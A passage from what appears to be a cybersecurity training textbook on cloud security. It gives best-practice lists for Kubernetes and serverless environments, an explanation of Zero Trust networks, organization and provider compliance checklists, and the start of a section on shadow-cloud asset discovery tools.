
1. Ensure proper validation of **file contents** and their path at every stage of processing
2. Implement the **configuration method** for the credential paths and do not depend on the hardcoded paths
3. Raise errors explicitly after each step of a **compound operation**
4. Use the **copy-then-rename method** for logs rotation to ensure that the logs are not lost when restarting the kubelet
5. Use the well-tested JSON library and type structures for constructing JSON objects
6. Never use compound shell commands without proper validations
7. Check the returned error value of **os.Readlink /proc/<pid>/exe** explicitly to determine if the PID is a kernel process
8. Use common parsing functions such as ParsePort across the codebase to **increase code readability**
9. Limit the size of manifest files to prevent **Out-Of-Memory errors** in kubelet
10. Use **kube-apiserver instances** that maintain CRLs to check the presented certificate
11. Use KMS to **enable secret data encryption** and avoid using AES-CBC or GCM for encryption
12. Avoid using **legacy Secure Shell** (SSH) tunnels as it does not perform proper validation of the server IP address
13. Use **OSCP stapling** to check the revocation status of the certificates
14. **Use TLS** in development and production configurations to reduce the vulnerabilities due to misconfiguration

Best Practices for Kubernetes Security

Discussed below are various best practices for securing the Kubernetes environment.

- Ensure proper validation of file contents and their path at every stage of processing.
- Implement configuration method for the credential paths and do not depend on the hardcoded paths.
- Raise errors explicitly after each step of a compound operation.
- Use the copy-then-rename method for log rotation to ensure that logs are not lost when restarting the kubelet.
- Use the well-tested JSON library and type structures for constructing JSON objects.
- Never use compound shell commands without proper validations because they affect the system state.
- Check the returned error value of `os.Readlink /proc/<pid>/exe` explicitly to determine if PID is a kernel process.
- Use centralized libraries to perform common tasks and use common parsing functions, such as ParsePort, across the codebase to increase code readability.
- Use persistent logs in place of log rotation, so that the logs can be written in linear order and new logs can be created when rotation is required.
- Use single encoding format for all configuration tasks because it supports centralized validation.
- Limit the size of manifest files to prevent out-of-memory errors in kubelet.

- Use kube-apiserver instances that maintain CRLs to check the presented certificates.
- Use key management services to enable secret data encryption and avoid using AES-Galois/Counter mode or cipher block chaining for encryption.
- Authenticate all HTTPS connections by default to ensure certificates are issued by the CA and prevent MITM attacks.
- Avoid using legacy SSH tunnels because they do not perform proper validation of server IP addresses.
- Use online certificate status protocol (OSCP) stapling to check the revocation status of certificates.
- Use secure TLS by default in development and production configurations to reduce vulnerabilities owing to misconfiguration.
- Use ACLs to manage the file access permissions and prevent unauthorized access.
- Use log filtering to remove basic authentication, such as bearer tokens and other sensitive information, from the log data.



Best Practices for Serverless Security


1. **Minimize serverless permissions** in the development phase to reduce the attack surface area
2. Regularly monitor function layers to identify malicious code injection attempts
3. Use **third-party security tools** as they provide additional layers of visibility and control
4. Regularly patch and update **function dependencies** and applications
5. Use tools such as **Snyk** to scan serverless applications for known vulnerabilities
6. Properly **sanitize event input** to prevent code injection attacks
7. Use security libraries that disable access to resources and implement **runtime least-privileges**
8. Deploy functions in minimal granularity to minimize the level of detail and to **prevent implicit global roles**
9. **Employ data validation** technique on schemas and objects instead of data serialization and deserialization
10. Leverage **API gateway capabilities** to perform input data filtering, traffic throttling, and rate limiting
11. Audit and monitor functions by enforcing verbose and safe logging of function events
12. Use secure coding practices and perform **code review sessions** to patch the vulnerable application code

Best Practices for Serverless Security

Discussed below are various best practices for securing the serverless computing environment.

- Minimize serverless permissions in the development phase to reduce the attack surface area.
- Monitor function layers regularly to identify the attempts of malicious code injection and other web server attacks.
- Use third-party security tools because they provide additional layers of visibility and control.
- Regularly patch and update function dependencies and applications.
- Use tools, such as Snyk, to scan serverless applications for known vulnerabilities.
- Maintain isolated function perimeters and avoid relying on the function access and invocation ordering.
- Properly sanitize event input to prevent code injection attacks.
- Use security libraries that disable access to resources and implement runtime least-privileges.
- Deploy functions in minimal granularity to minimize the level of detail and prevent implicit global roles.
- Employ data validation technique on schemas and data transfer objects, instead of data serialization and deserialization.

- Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting, and to protect from DDoS attacks.
- Audit and monitor functions by enforcing verbose and safe logging of function events to gain better observability.
- Use secure coding practices and perform code review sessions to patch vulnerable application codes; additionally, use shared security libraries.
- Use TLS/HTTPS for secure communication and use cryptographic algorithms to encrypt credentials.
- Verify the SSL certificates to recognize the communication with remote identity and ensure the communication stops if the verification fails.
- Enable signed requests for cloud vendors to protect the data in transit and to prevent HTTP replay attacks.
- Use secret storage for sensitive information that provides both runtime access and key rotation for protection.
- Use timeouts to limit how longer serverless functions can execute.



Zero Trust Networks

- The Zero Trust model is a security implementation that assumes that every user trying to access the network is not a trusted entity by default and verifies every incoming connection before allowing access to the network
- It strictly follows the principle, “**Trust no one and validate before providing a cloud service**”
- The idea behind implementing this model is to ensure a secured way of accessing resources to enforce strict access control and monitor the network traffic flow

Zero Trust Network

Zero Trust Networks

The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network. It strictly follows the principle, “Trust no one and validate before providing a cloud service or granting access permission.” This does not mean that the company’s employees would cause harm, but the network can be compromised or a person trying to use the network may not be trustworthy. This trust model prevents users/employees from accessing a network without being verified. It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role.

Representation of Zero Trust Network

As shown in the figure, the cloud control plane is a supporting system that coordinates and manages the data plane (every other component in the network). The control plane permits network access requests only from legitimate and verified users or devices. Fine-grain policies are applied at this layer based on the role in the organization, time of day, and device type. To access more secured Internet resources, users need stronger authentication. Once the access request is approved by the control panel, the data plane is configured to accept traffic only from that particular client.

The idea behind implementing this model is to ensure a secure way of resource accessing, enforce strict access control, and monitor the network traffic flow.

Zero Trust can be integrated with techniques such as encryption, multifactor authentication, privileged access management (PAM). This trust network follows the micro-segmentation method to break the network zone into smaller pieces to provide separate access to certain parts of the network. If any perimeter breach is identified, the micro-segmentation prevents the network from further exploitation.

Organization/Provider Cloud Security Compliance Checklist

Management	Organization	Provider
Is everyone aware of his or her cloud security responsibilities?		
Is there a mechanism for assessing the security of a cloud service?		
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?		
Does the organization know within which jurisdictions its data can reside?		
Is there a mechanism for managing cloud-related risks?		
Does the organization understand the data architecture needed to operate with appropriate security at all levels?		
Can the organization be confident of end-to-end service continuity across several cloud service providers?		
Does the provider comply with all relevant industry standards (e.g. the UK's Data Protection Act)?		
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?		

Organization/Provider Cloud Security Compliance Checklist

The below tables provide checklists for determining whether the security team, the rest of the organization, and any proposed cloud provider can assure cloud security.

Checklists to determine if the CSP is fit and ready for cloud security:

	Security Team
Are the members of the security team formally trained in cloud technologies?	☐
Do the organization's security policies consider cloud infrastructure?	☐
Has the security team ever been involved in implementing cloud infrastructure?	☐
Has an organization defined security assessment procedures for cloud infrastructure?	☐
Has an organization ever been audited for cloud security threats?	☐
Will the organization's cloud adoption comply with the security standards that the organization follows?	☐
Has security governance been adapted to include cloud?	☐
Does the team have adequate resources to implement cloud infrastructure and security?	☐

Table 19.11: Checklist to determine if the security team is fit and ready for cloud security

Operation	Organization	Provider
Are regulatory compliance reports, audit reports, and reporting information available from the provider?	☐	☐
Are the organization's incident handling and business continuity policies and procedures designed considering cloud security issues?	☐	☐
Are the cloud service provider's compliance and audit reports accessible to the organization?	☐	☐
Does the CSP's SLA address incident handling and business continuity concerns?	☐	☐
Does the CSP has clear policies and procedures to handle digital evidence in the cloud infrastructure?	☐	☐
Is the CSP itself compliant with the industry standards?	☐	☐
Does the CSP have skilled and sufficient staff for incident resolution and configuration management?	☐	☐
Has the CSP defined procedures to support the organization in case of incidents in a multi-tenant environment?	☐	☐
Does using a cloud provider give the organization an environmental advantage?	☐	☐
Does the organization know in which application or database each data entity is stored or mastered?	☐	☐
Is the cloud-based application maintained and disaster-tolerant (i.e., would it recover from an internal or external disaster)?	☐	☐
Are all personnel appropriately vetted, monitored, and supervised?	☐	☐
Does the CSP provide the flexibility of service relocation and switchovers?	☐	☐
Has the CSP implemented perimeter security controls (e.g., IDS, firewalls) and does it provide regular activity logs to the organization?	☐	☐
Does the CSP provide reasonable assurance of quality or availability of service?	☐	☐
Is it easy to securely integrate the cloud-based applications at runtime and contract termination?	☐	☐
Does the CSP provide 24/7 support for cloud operations and security-related issues?	☐	☐
Do the procurement processes contain cloud security requirements?	☐	☐
Does the CSP frequently perform vulnerability assessments to identify security gaps and apply necessary patches?	☐	☐

Table 19.12: Checklist to determine if the organization/provider is fit and ready for cloud security based on its operations

Technology	Organization	Provider
Are there appropriate access controls (e.g., federated single sign-on) that give users controlled access to cloud applications?	☐	☐
Is data separation maintained between the organization and customer information at runtime and during backup (including data disposal)?	☐	☐
Has the organization considered and addressed backup, recovery, archiving, and decommissioning of data stored in the cloud environment?	☐	☐
Are mechanisms in place for authentication, authorization, and key management in the cloud environment?	☐	☐
Are mechanisms in place to manage network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security?	☐	☐
Has the organization implemented sufficient security controls on the client devices used to access the cloud?	☐	☐
Are all cloud-based systems, infrastructure, and physical locations suitably protected?	☐	☐
Are the network designs suitably secure for the organization's cloud adoption strategy?	☐	☐

Table 19.13: Checklist to determine if the organization/provider is fit and ready for cloud security based on its technology

Management	Organization	Provider
Is everyone aware of their cloud security responsibilities?	☐	☐
Is there a mechanism for assessing the security of a cloud service?	☐	☐
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?	☐	☐
Does the organization know within which jurisdictions its data can reside?	☐	☐
Is there a mechanism for managing cloud-related risks?	☐	☐
Does the organization understand the data architecture needed to operate with appropriate security at all levels?	☐	☐
Can the organization be confident of end-to-end service continuity across several cloud service providers?	☐	☐
Does the provider comply with all relevant industry standards (e.g., the UK's Data Protection Act)?	☐	☐
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?	☐	☐

Table 19.14: Checklist to determine if the organization/provider is fit and ready for cloud security based on its management

International Cloud Security Organizations

- Cloud security organizations are dedicated particularly to assist the security professionals with best practices, security awareness, and strong security policies that provide **better cyber security resilience** and a trusted cloud ecosystem

Cloud Security Alliance (CSA)

- CSA is a nonprofit global organization that provides **rising awareness and promotes best practices** and security policies to help and secure the cloud environment
- It provides education and knowledge on the uses of cloud computing and helps in securing all other forms of computing

Cloud Security Tools

Though migrating to the cloud has enormous benefits, security issues are the primary cause of concern. However, many available security services or tools can be used to automate the process of cloud pen testing to ensure confidentiality, integrity, and security of the data hosted in the cloud.

Shadow Cloud Asset Discovery Tools

Shadow cloud assets are the cloud applications or services used in a corporate environment beyond the observation of the IT department. Such assets may increase risk factors such as data loss, account abuse, and malware infection/distribution. To overcome these security issues, the organization can use tools such as Cisco Umbrella, Securiti, and Microsoft Defender for Cloud Apps that provide complete visibility across application usage. These tools allow administrators to monitor and audit network activities in the organization's cloud network.

- **Cisco Umbrella**

  Source: *https://umbrella.cisco.com*

